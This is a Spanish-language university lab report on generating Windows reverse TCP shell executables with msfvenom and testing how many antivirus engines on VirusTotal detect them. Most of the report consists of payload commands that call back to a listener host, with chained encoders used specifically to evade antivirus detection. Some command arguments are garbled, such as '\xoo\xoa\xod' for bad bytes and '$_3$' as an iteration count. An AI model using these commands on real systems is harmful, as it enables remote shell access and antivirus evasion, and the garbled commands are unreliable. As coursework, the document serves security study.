Windows Reverse TCP Shell

Análisis de Vulnerabilidades



Pacheco Franco Jesús Enrique jesus.pacheco@bec.seguridad.unam.mx 14/Abril/2019

Objetivo

Generar 2 archivos .exe que generen una reverse TPC Shell en un equipo Windows XP y probar dichos archivos en la pagina web https://www.virustotal.com/gui/home/upload para probar por cuantos antivirus detectan nuestros códigos maliciosos.

Generación de Archivos Ejecutables (.exe)

Para generar los archivos se hizo uso de la herramienta msfvenom de la siguiente manera.

reverse_tcp.exe

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.14 LPORT=4444 -b '\xoo\xoa\xod' -f exe -o reverse_tcp.exe

reverse_tcp_s.exe

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.14 LPORT=4444 -e x86/shikata_ga_nai -i 5 -b '\xoo\xoa\xod' -f raw -o test

msfvenom -p - -f exe -a x86 --platform windows -b '\xoo\xoa\xod' -e x86/bloxor -i $_3$ -o reverse_tcp_s.exe < test


variante con -f python reverse_tcp_p.exe

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.14 LPORT=4444 -e x86/shikata_ga_nai -i 5 -b '\xoo\xoa\xod' -f raw -o test

msfvenom -p - -f python -a x86 --platform windows -b '\xoo\xoa\xod' -e x86/bloxor -i $_3$ -o reverse_tcp_p.exe < test

A continuación, se muestran los resultados obtenidos al examinar los ejecutables en la página Virus Total.

reverse_tcp.exe



reverse_tcp_s.exe

Como podemos observar encadenando dos codificaciones logramos reducir el numero de antivirus que nos detecten, sin embargo, no fue muy significativo el cambio.

reverse_tcp_p.exe



Como podemos observar si hacemos uso de un archivo que use Python es muy difícil que algún antivirus llegue a detectar como malicioso el código, sin embargo, es muy difícil que un Windows tenga instalado Python ya que por defecto viene sin el mismo.